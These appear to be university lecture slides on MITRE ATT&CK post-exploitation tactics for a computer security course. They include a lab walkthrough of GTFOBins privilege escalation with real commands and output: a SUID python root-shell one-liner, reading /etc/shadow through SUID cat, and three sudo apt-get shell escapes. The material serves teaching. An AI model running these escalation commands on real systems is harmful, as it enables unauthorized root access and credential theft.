
Universidad de Oviedo

What are you going to find in this block?

- **In this block you will learn**
  - The different **post-exploitation phases** once you have committed a system and executed your code in the
  - **Using GTFOBins** to elevate your execution privileges
  - The potential **consequences of a system intrusion** according to the MITRE ATT&CK and their severity

MITRE ATT&CK. POST-EXPLOITATION TECHNIQUES AND TACTICS

Computer Security



Source: https://attack.mitre.org/

Post exploiting-related phases

MITRE ATT&CK. POST-EXPLOITATION TECHNIQUES AND TACTICS

TA0003. Persistence (https://attack.mitre.org/tactics/TA0003/)

- Techniques that adversaries use to keep access to systems
- Against restarts, changed credentials…
- Or any other action that could cut off their access
- Examples: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Persistence.md, https://pentestlab.blog/methodologies/red-teaming/persistence/

TA0004. Privilege Escalation (https://attack.mitre.org/tactics/TA0004/)

- Techniques used to gain higher-level permissions on a system or network
- Can often enter and explore a network with unprivileged access
- But require elevated permissions to follow the "adversary lifecycle"
- Common approaches take advantage of system weaknesses, misconfigurations, vulnerabilities…
  - **Abusing the built-in mechanism for acquiring elevated privileges** from an application (sudo)
  - Abusing **programs that have the SUID bit active**
  - **Inspecting** running programs
  - Generating **user accounts**

T1548. Abuse Elevation Control Mechanism: Sudo

- `sudo` grants temporal `root` privileges
- A typical configuration is having a `sudoers` group whose members can run everything as `root`
  - But sometimes, this configuration is more restrictive
  - Full `sudo` rights are exclusive of some users only
  - Other users **may have rights to run only a restricted set of commands** with `sudo`
- The image shows a user that may only run `apt-get` as `sudo`
  - Other commands will be forbidden
    - `apt-get` can be used to have `root` access! (see GTFOBins)…
  - Users may check which commands can run with `root` privileges with `sudo -l`

```
 GNU nano 2.9.3                          /etc/sudoers

Defaults        secure_path="/usr/local/sbin:/usr/local/bir

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow this user to execute any command
%redondo ALL=(ALL:ALL) ALL

# Allow this user to update the system only
%redondo_nosudoer ALL=/usr/bin/apt-get
```

```
redondo_nosudoer@miw:~$ sudo -l
Matching Defaults entries for redondo_nosudoer on miw:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\

User redondo_nosudoer may run the following commands on miw:
    (root) /usr/bin/apt-get
```

T1548. Abuse Elevation Control Mechanism: SUID programs

- **Setuid** and **setguid** programs are executables with these permission bits enabled
- These bits enable a program to be temporally run with `root` privileges to perform a task requiring them
  - You can find all currently installed executables with these bits enabled with `find / -perm –u=s –type f 2>/dev/null`
  - Run `chmod +s` to activate the bit on an executable
- But sometimes these executables maintain `root` privileges for longer than necessary…
  - See GTFOBins

```
redondo_nosudoer@miw:~$ find / -perm -u=s -type f 2>/dev/null
/opt/VBoxGuestAdditions-6.1.10/bin/VBoxDRMClient
/home/redondo/python
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/bin/at
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/python2.7
/snap/core/9804/bin/mount
/snap/core/9804/bin/ping
/snap/core/9804/bin/ping6
/snap/core/9804/bin/su
/snap/core/9804/bin/umount
/snap/core/9804/usr/bin/chfn
/snap/core/9804/usr/bin/chsh
/snap/core/9804/usr/bin/gpasswd
/snap/core/9804/usr/bin/newgrp
```

T1548. Abuse Elevation Control Mechanism: GTFOBins

https://gtfobins.github.io/

- The previous concepts are used in GTFOBins techniques
  - List of Unix binaries that can be exploited to bypass local security restrictions
  - **How**? an alternative use of a legitimate binary is found that unfolds an attack, hiding it
    - This use was not initially intended when the binary was created
  - This results in a possible **bypass of the security restrictions of a machine, like**
    - Break out restricted shells and spawn bind and reverse shells
    - Escalate or maintain elevated privileges
    - Transfer files
    - Create bind and reverse shells
    - Facilitate other post-exploitation tasks
    - …
  - **Using them is typical on CTFs**
- "Living Off the Land" techniques (LOLBAS) are the equivalent for Windows
  - https://lolbas-project.github.io/
  - https://www.tomshardware.com/news/microsoft-cisco-talos-nodersok-divergent-malware,40505.html

➢ Exercises **L12B3_RSHELLEXIT, L12B3_SUDOEXE, L12B3_SUDOSCALE, L12B3_SUIDEXE, L12B3_SUIDSCALE**

(Example) T1548. Abuse Elevation Control Mechanism: A SUID executable

- **All executables, possible effects, and techniques to exploit them are listed in the GTFOBin Project web**
  - https://gtfobins.github.io/
  - All we must do is to locate executables in this list on the current system
  - Determine its possible effects
  - See if any of them can be unfolded (SUID Bit, `sudo` privileges…)
  - **Just follow the web page command documentation instructions!**
- **The following images show**
  - Spawning a `root` shell on a SUID-enabled `python` executable
  - Read the `shadow` file from a SUID-enabled `cat` executable
    - It shows the hash of privileged users, that can be brute-forced later

```
redondo_nosudoer@miw:~$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
```

```
redondo_nosudoer@miw:~$ LFILE=/etc/shadow
redondo_nosudoer@miw:~$ cat "$LFILE"
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
redondo:$6$vXwqLLX4bilT2KTp$fZtmCuTZYdDyCbXk91goWdygyO
8451:0:99999:7:::
```

(Example) T1548. Abuse Elevation Control Mechanism: A sudo executable

- We show now examples with a user that can only execute `apt-get` with `sudo`
- GTFOBin techniques allow this user to escalate privileges to `root` permanently
  - There are 3 documented techniques
  - Technique 1

    ```
    sudo apt-get changelog apt
    (text is shown, press intro until a prompt appears)
    !/bin/sh
    ```

  - Technique 2: the package (e.g., `sl`) must **not** be installed

    ```
    TF=$(mktemp)
    echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
    sudo apt-get install -c $TF sl
    ```

  - Technique 3: When the shell exits the update command is executed (we can break execution)

    ```
    sudo apt-get update -o APT::Update::Pre-
    Invoke::=/bin/sh
    ```

```
redondo_nosudoer@miw:~$ TF=$(mktemp)
redondo_nosudoer@miw:~$ echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
redondo_nosudoer@miw:~$ sudo apt-get install -c $TF sl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-4.15.0-109 linux-headers-4.15.0-109-generic linux-image-4.15.0-109-generic
  linux-modules-4.15.0-109-generic linux-modules-extra-4.15.0-109-generic
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  sl
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 26.4 kB of archives.
After this operation, 98.3 kB of additional disk space will be used.
Get:1 http://es.archive.ubuntu.com/ubuntu bionic/universe amd64 sl amd64 3.03-17build2 [26.4 kB]
Fetched 26.4 kB in 0s (121 kB/s)
# whoami
root
```

```
redondo_nosudoer@miw:~$ sudo apt-get changelog apt
Get:1 https://changelogs.ubuntu.com apt 1.6.12ubuntu0.1 Changelog [449 kB]
Fetched 449 kB in 0s (920 kB/s)
# whoami
root
#
```

```
redondo_nosudoer@miw:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
root
```

MITRE ATT&CK. Post-exploitation techniques and tactics. Rest of phases

TA0005. Defense Evasion (https://attack.mitre.org/tactics/TA0005/)

- Techniques that adversaries use **to avoid detection** throughout their compromise operations
- Uninstalling/disabling security software, obfuscating/encrypting data and scripts, leverage and abuse trusted processes to hide and masquerade their malware…

TA0006. Credential Access (https://attack.mitre.org/tactics/TA0006/)

- Techniques for **stealing credentials** (like account names and passwords) once they exploited the systems, such as keylogging or credential dumping (Ex.: exfiltrate the `/etc/shadow` file)
- Using legitimate credentials can give adversaries access to more systems, make them harder to detect, and provide the opportunity to create more accounts to help achieve their goals

TA0007. Discovery (https://attack.mitre.org/tactics/TA0007/)

- Techniques to **gain knowledge about the system and internal network**
- Help to observe the environment and orient before deciding how to act next
  - Once an initial system has been compromised (“observe the victim infrastructure”)
- They also allow to explore what adversaries can control and what’s around the entry point, to discover how it could help achieving the final objective

MITRE ATT&CK. Post-exploitation techniques and tactics. Rest of phases

TA0008. Lateral Movement (https://attack.mitre.org/tactics/TA0008/)

- **Techniques to enter and control remote systems on a network**
- From their initially compromised system, they explore and “move” through the network to find their real target
- Reaching an objective often involves **pivoting** through multiple systems and accounts
- Adversaries might install their own remote access tools to accomplish lateral movement
  - Or use legitimate credentials with native network and operating system tools, which may be stealthier

TA0009. Collection (https://attack.mitre.org/tactics/TA0009/)

- **Techniques to gather ”inside” victim information, as a previous step to steal it**
  - Common targets include various drive types, browsers, audio, video, and email
  - As much important data as possible!
- Common collection methods include capturing screenshots and keyboard input

MITRE ATT&CK. Post-exploitation techniques and tactics. Rest of phases

- **TA0011. Command and Control** (https://attack.mitre.org/tactics/TA0011/)
  - **Techniques to communicate with systems under their control**
    - Initially exploited, exploited reaching them through lateral movements…
  - Inside a victim network, mimicking expected traffic to avoid detection
- **TA0010. Exfiltration** (https://attack.mitre.org/tactics/TA0010/)
  - **Techniques that adversaries may use to steal data from your network**
    - Data obtained in the Collection phase
  - Once they've collected data, adversaries often **obfuscate them** it to avoid detection while the exfiltration process is undergoing
    - Data compression
    - Data encryption (**Topic 2**)
    - Steganography (with or without encryption) (**Topic 2**)
    - With GTFOBins

TA0040. Impact

https://attack.mitre.org/tactics/TA0040/

- **Techniques that adversaries use to**
  - Disrupt availability
  - Compromise integrity / confidentiality (CIA, **Topic 2**)
- **By manipulating business / operational processes, such as**
  - Legitimate account access removal (**availability loss**)
  - Data destruction (**availability/integrity loss**)
  - Encryption of data (ex. Ransomware) (**confidentiality/availability/integrity loss**)
    - Typically, ransomware exfiltrate data prior to encrypt it, if the data is sensitive, confidentiality is lost
  - Data manipulation (stored, while transmitted, at runtime…): (**confidentiality/integrity loss**)
    - If data is manipulated, attackers may first steal it, so confidentiality is also lost
  - Defacement of web applications and similar (**intimidation, reputation loss**)
  - Disk wipe (massive data destruction) (**availability/integrity loss**)
  - Endpoint/Network Denial of Service (**availability loss**)
  - Service/system stop (**availability loss**)
  - **Obfuscation** and **anti-forensics** techniques

Think you've understood it all? Evaluate yourself!

?

- **You can do the following**
  - *Understand what the overall goals of Persistence techniques are*
  - *Understand what the overall goals of Privilege Scalation techniques are*
  - *Understand what GTFOBins are and how to leverage them in combination with* `sudo` *and SUID bit mechanisms*
  - *Understand what the general goals of Defense Evasion techniques are*
  - *Understand the overall goals of Credential Access techniques*
  - *Understand the overall goals of Discovery techniques*
  - *Understand what the overall goals of Lateral Movement techniques are*
  - *Understand the overall goals of Collection techniques*
  - *Understand what the overall goals of Impact's techniques are and their ability to breach a system's CIA*

Thank you so much!

Is your cybersecurity career just taking off? ☺

Source: @creative_vanesa (https://www.instagram.com/creative_vanesa/?hl=es)

TOPIC 7
INTRODUCTION TO RED TEAM TECHNIQUES

Departamento de Informática
Universidad de Oviedo

Universidad de Oviedo